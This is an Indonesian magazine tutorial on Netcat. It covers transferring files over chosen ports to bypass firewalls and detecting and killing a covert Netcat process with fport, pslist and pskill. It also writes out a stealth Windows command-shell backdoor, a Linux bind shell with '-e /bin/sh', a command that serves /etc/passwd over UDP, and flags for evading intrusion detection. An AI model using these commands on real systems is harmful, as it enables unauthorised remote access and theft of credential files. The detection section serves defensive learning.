

NETCAT MEMBENTUK DATAPIPE UNTUK FILE TRANSFER

Netcat memungkinkan anda membentuk port filter sendiri yang memungkinkan **file transfer** tanpa menggunakan FTP. Lebih jauh lagi, Netcat dapat digunakan untuk **menghindari port filter** pada kebanyakan *firewall*, **men-spoof IP address**, sampai melakukan **session hijacking**.

Ada saja kreativitas hacker dalam memanfaatkan Netcat, sehingga tidak salah bila Netcat dijuluki *swiss army knife* para hacker.

Kali ini kita akan membahas cara Netcat membentuk *datapipe* sendiri, dengan menetapkan *port number* sendiri, untuk mentransfer *file* tanpa melalui *port* yang umum yaitu FTP (21). Netcat bisa saja mentransfer data melalui port sembarang tampil adalah prompt *Cmd line*: dan bila demikian nc tidak perlu diketikkan jadi sebagai berikut:

Pada contoh ini seseorang yang menggunakan Windows XP terhubung ke Internet pada IP 203.125.30.206 dan mempunyai file *sem.pdf* yang cukup besar dan akan

Netcat untuk mentransfer file tanpa melalui port FTP dan cara mewaspadainya.

```

C:\WINDOWS\system32\command.com
C:\NETCAT>dir
Volume in drive C has no label.
Volume Serial Number is 0B74-14E9

Directory of C:\NETCAT
10/02/2002 09:48 AM <DIR>      .
10/02/2002 09:48 AM <DIR>      ..
11/03/1994 07:07 PM          4.765 getopt.h
01/04/1998 03:17 PM       69.081 NETCAT.C
01/03/1998 02:37 PM       59.392 nc.exe
11/28/1997 02:48 PM       12.039 doexec.c
11/28/1997 02:36 PM          544 makefile
11/06/1996 10:40 PM       22.784 getopt.c
07/09/1996 04:01 PM       7.283 generic.l
02/06/1998 03:50 PM       61.780 hobbit.txt
02/06/1998 05:53 PM        6.771 readme.txt
11/05/2001 03:56 PM      814.770 sem.pdf
          10 File(s)        1,059,209 bytes
           2 Dir(s)        2,919,251,968 bytes fr
C:\NETCAT>_
```

```

C:\WINDOWS\system32\command.com
C:\NETCAT>dir
Volume in drive C has no label.
Volume Serial Number is 0B74-14E9

Directory of C:\NETCAT
10/02/2002 09:48 AM <DIR>      .
10/02/2002 09:48 AM <DIR>      ..
11/03/1994 07:07 PM          4.765 getopt.h
01/04/1998 03:17 PM       69.081 NETCAT.C
01/03/1998 02:37 PM       59.392 nc.exe
11/28/1997 02:48 PM       12.039 doexec.c
11/28/1997 02:36 PM          544 makefile
11/06/1996 10:40 PM       22.784 getopt.c
07/09/1996 04:01 PM       7.283 generic.l
02/06/1998 03:50 PM       61.780 hobbit.txt
02/06/1998 05:53 PM        6.771 readme.txt
11/05/2001 03:56 PM      814.770 sem.pdf
          10 File(s)        1,059,209 bytes
           2 Dir(s)        2,919,251,968 bytes fr
C:\NETCAT>nc -l -p 5555 < sem.pdf
```

```

MS-DOS Prompt
7 x 12
C:\netcat>nc -v 203.125.30.206 5555 > sem.pdf

MS-NC
7 x 12
C:\netcat>nc -v 203.125.30.206 5555 > sem.pdf
bb-203-125-30-206.singnet.com.sg [203.125.30.206] 55555 (?) open

MS-DOS Prompt
7 x 12
C:\netcat>nc -v 203.125.30.206 5555 > sem.pdf
bb-203-125-30-206.singnet.com.sg [203.125.30.206] 55555 (?)

C:\netcat>
```

1

MENEMPATKAN FILE

Pada komputer Windows XP yang memiliki file yang akan ditransfer, tempatkan file yang akan ditransfer (**sem.pdf**) pada direktori tempat Netcat berada (C:\netcat). Pada contoh ini file *sem.pdf* yang akan ditransfer cukup besar, yaitu 814.779 byte.

2

NETCAT LISTEN KE FILE ITU

Jalankan Netcat agar listen ke file itu pada port 5555 dengan perintah **nc -l -p 5555 < sem.pdf** dan tekan **<Enter>**. Tampak bahwa kini Netcat dalam posisi listen. Pada waktu itu komputer sudah terhubung ke Internet pada IP address 203.125.30.206

3

AKSES KE FILE TADI

Dari komputer Windows 98 (yang ada di balik firewall), akses file itu dengan menggunakan Netcat **nc -v 203.125.30.206 5555 > sem.pdf** tekan **<enter>** dan terlihat connect ke IP address tersebut pada port 55555. Tunggu sebentar, lalu tekan **Ctrl-C**.

```

C:\WINDOWS\system32\command.com
C:\NETCAT>nc -l -p 4455 -d -e command.com

C:\WINDOWS\system32\command.com
C:\netstat -an

Active Connections

Proto Local Address          Foreign Address         State
TCP 0.0.0.0:821             0.0.0.0:                 LISTENING
TCP 0.0.0.0:4135           0.0.0.0:                 LISTENING
TCP 0.0.0.0:4455           0.0.0.0:                 LISTENING
TCP 0.0.0.0:1025          0.0.0.0:                 LISTENING
TCP 0.0.0.0:1024          0.0.0.0:                 LISTENING
TCP 0.0.0.0:4455          0.0.0.0:                 LISTENING
TCP 0.0.0.0:5989          0.0.0.0:                 LISTENING
TCP 192.168.79.1:139      0.0.0.0:                 LISTENING
UDP 0.0.0.0:4135           *:*
UDP 0.0.0.0:4455         *:*
UDP 0.0.0.0:1026         *:*
UDP 0.0.0.0:1043         *:*
UDP 0.0.0.0:1061         *:*
UDP 127.0.0.1:1035       *:*
UDP 127.0.0.1:1036       *:*
UDP 132.0.0.1:1980       *:*
UDP 192.168.79.1:123     *:*
UDP 192.168.79.1:137     *:*
```

```

C:\WINDOWS\system32\command.com
C:\fport>fport -2045fport
FPort v2.0
TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid Process          Port  Proto Path
---
2980 Mftpd               21    TCP  C:\wFTPD\Mftpd.exe
720  svchost             135   TCP  C:\WINDOWS\system32\svchost.exe
4    System              445   TCP
744  svchost             1025  TCP  C:\WINDOWS\system32\svchost.exe
2020 CMESys              1034  TCP  C:\Program Files\CME\CMESys.exe
884  nc                  4455  TCP  C:\NETCAT\nc.exe
0    System              123   UDP
2104 nc                  123   UDP  C:\NETCAT\nc.exe
2980 Mftpd               135   UDP  C:\wFTPD\Mftpd.exe
0    System              137   UDP
0    System              138   UDP
720  svchost             445   UDP  C:\WINDOWS\system32\svchost.exe
4    System              500   UDP
744  svchost             1026  UDP  C:\WINDOWS\system32\svchost.exe
4988 nc                  1035  UDP  C:\NETCAT\nc.exe
884  nc                  1036  UDP
4    System              1043  UDP
```

```

C:\WINDOWS\system32\command.com
Process Information for IOAN_SEBASTIAN:
Name  Pid Pri Mem  Mem% User Time        Normal Time  Elapsed Time
-----
File   0   0   0    0    0    0:00:00.000  0:00:00.000  0:00:00.000
System 276  8   4    0    0    0:00:00.000  0:00:00.000  0:00:00.000
smss   472 11  17  0.04 0:00:00.000  0:00:00.000  0:00:00.000
WINLOGON 640 13  17  0.04 0:00:00.000  0:00:00.000  0:00:00.000
USER32 528  8  16  0.04 0:00:00.000  0:00:00.000  0:00:00.000
GDI32  728  9  16  0.04 0:00:00.000  0:00:00.000  0:00:00.000
SHELL32 744  9  16  0.04 0:00:00.000  0:00:00.000  0:00:00.000
IUSR_203 884  8  14  0.03 0:00:00.000  0:00:00.000  0:00:00.000
WINHTTP 992  8  12  0.03 0:00:00.000  0:00:00.000  0:00:00.000
IHTTPV2 1112  8  12  0.03 0:00:00.000  0:00:00.000  0:00:00.000
NETCAT 1308  8  2    0    0 0:00:00.000  0:00:00.000  0:00:00.000
...
altray 480  8  1
wuaucit 880  8  6
Ymsgr_tray 2352 8  1
Mftpd 2980 8  3
nc 4088 8  1
QuarkXPress 732 8  7
nc 2104 8  1
ntvdm 420  8  4
ntvdm 428  8  3
cmd 276  8  1
pslist 2000 13 2

C:\PSLIST>
```

1

MEMANTAU NETCAT

Bagaimana bila seseorang diam-diam menjalankan Netcat pada komputer kita dengan stealth mode, yaitu: **nc -l -p 4455 -d -e command.com** lalu menutup jendela DOS command prompt? (atas). Dengan mengetikkan **netstat -an** tidak terlihat hal yang mencurigakan (bawah).

2

UTILITAS FPORT

Fport menampilkan program apa saja yang sedang berjalan pada **process ID (Pid)** berapa dan **port** berapa. Di sini terlihat bahwa **nc.exe** berjalan pada process ID 4088 dan 2104 dan menggunakan port 4455 TCP, 123 UDP, dan 1035 UDP.

3

UTILITAS PSLIST

Informasi yang sama dapat juga diperoleh dengan **Pslist**. Terlihat bahwa **nc** berjalan pada Process ID 4088 dan 2104. Kini kita tinggal mematikan (kill) proses itu. Untuk itu gunakan utilitas lain, yaitu **Pskill**.

ditransfer ke remote computer yang berada di balik firewall dengan IP address lokal 192.168.123.187.

Dengan fasilitas yang sama, Netcat dapat digunakan untuk menghindari firewall dengan menggunakan port yang diizinkan oleh firewall itu.

Netcat juga listen pada port UDP, yang kebanyakan scanner (kecuali Nmap) tidak mampu lakukan.

Bila Netcat dijalankan pada sistem Linux dengan perintah:

```
nc -l -u -p 55555 < /etc/passwd
```

maka Netcat dari remote computer dapat menggunakan port UDP untuk

mengekstrak password dari sistem Linux tersebut tanpa meninggalkan jejak sama sekali di *system log* pada *remote computer*.

Tentunya dengan pengecualian hacker itu tidak sedang sial sekali, yaitu pada waktu yang bersamaan administrator sistem menjalankan perintah *ps (process states)* atau perintah *netstat*.

Selain dapat menjadi *remote control* terhadap sistem Windows dengan menjalankan *command.com* (pada Windows 9x/ME/XP) atau *cmd.exe* (pada Windows NT/2000), Netcat juga dapat membuka *backdoor* pada sistem Linux dengan perintah:




```
nc -u -l -p 55555 -e /bin/sh
```

Terhadap komputer yang telah menjalankan perintah di atas (listen pada port 55555 dan siap menjalankan *command shell*), jalankan koneksi dengan Netcat sebagai berikut:

```
nc -u targethost 55555
```

(*target host* dapat berupa IP address atau *domain name*) dan *command line* Linux akan anda dapatkan secara *remote*.



Bila digabung dengan kemahiran *scripting*, Netcat akan semakin berbahaya saja.



4 FILE TELAH DITRANSFER
Metode ini dikenal sebagai metode **pull**. Transfer data dapat juga dengan metode **push**. **Informasi tambahan:** Pada metode **push**, pada pihak penerima file ketikkan:
nc -l -p 55555 > sem.pdf
dan pada pihak pengirim file ketikkan
nc ip-penerima 55555 < sem.pdf

5 DENGAN WINDOWS EXPLORER
Dengan Windows Explorer, browse ke direktori tempat file itu ditransfer, terlihat file itu sebagai file dengan format **.pdf**

6 INI DIA HASIL TRANSFER
Buka file ini dengan Acrobat Reader dan terlihat file yang merupakan makalah seminar Hacking & PC Security yang diadakan NeoTek di Semarang. Sebagai bahan latihan, file ini disertakan dalam CD NeoTek.



BEBERAPA OPSI NETCAT
Perintah umum Netcat **nc [opsi] <host> <port>** dengan opsi-opsi yang ada sebagai berikut:
-i <delay> *Delay interval*, banyaknya waktu tunggu antara data yang dikirim oleh Netcat. Hal ini membuat Netcat tidak terlalu teramat oleh Intrusion Detection System (IDS).
-g <route-list> Dengan opsi ini Netcat mengirim data ke sasaran melalui rute tertentu (sampai 8 IP address).
-n Memerintahkan Netcat untuk sama sekali tidak mencari *hostname*.
-o <hexfile> Men-*dump* data dari file ke bentuk file heksa. Dapat incoming (<) atau outgoing (>).
-r Netcat memilih port lokal atau *remote* secara acak (*random*). Berguna bila mencari informasi dari banyak port dan membuat proses *scanning* ini tidak teramat, terlebih bila dikombinasi dengan opsi -i.
-z Berguna untuk mendapatkan port apa saja yang terbuka pada sistem sasaran.

4 MEMATIKAN PROSES
Untuk mematikan proses nomor 4088, gunakan utilitas Pskill dengan perintah sederhana:
C:\>pskill 4088
demikian pula untuk mematikan proses nomor 2104.

5 PROSES 4088 SUDAH LENYAP
Periksa kembali dengan fport dan tidak lagi terlihat nc.exe berjalan pada Process ID 4088. Masih ada nc yang berjalan pada proses 2104 yang dengan mudah dapat anda matikan pula. Semua tool ini tersedia di CD NeoTek bulan ini.